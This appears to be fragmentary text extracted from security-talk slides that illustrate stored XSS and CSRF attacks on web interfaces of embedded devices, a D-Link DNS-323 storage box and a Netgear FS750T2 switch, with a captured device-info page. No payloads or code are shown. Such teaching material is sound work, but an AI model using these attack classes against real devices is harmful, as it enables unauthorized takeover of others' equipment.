
Stored XSS illustrated




Stored XSS illustrated



Stored XSS illustrated



Stored XSS illustrated



Attack result



Product Page: DNS-323

Firmware Version: 1.05

D-Link®

DNS-323 //

SETUP

ADVANCED

TOOLS

STATUS

SUPPORT

LOGOUT

DEVICE INFO

DEVICE INFORMATION :

View a summary of device information here.

LAN INFO :

IP Address: 192.168.1.103
Subnet Mask: 255.255.255.0
Gateway IP Address: 192.168.1.1
Mac Address: 00:22:B0:64:03:6B
DNS1: 171.64.7.55
DNS2: 171.64.7.121



IP Address: 192.168.1.103
Subnet Mask: 255.255.255.0
Gateway IP Address: 192.168.1.1
Mac Address: 00:22:B0:64:03:6B
DNS1: 171.64.7.55
DNS2: 171.64.7.121






Netgear FS750T2



- ▶ Intelligent switch
- ▶ Configured via Web




CSRF illustrated





CSRF illustrated




I Administer the switch




CSRF illustrated



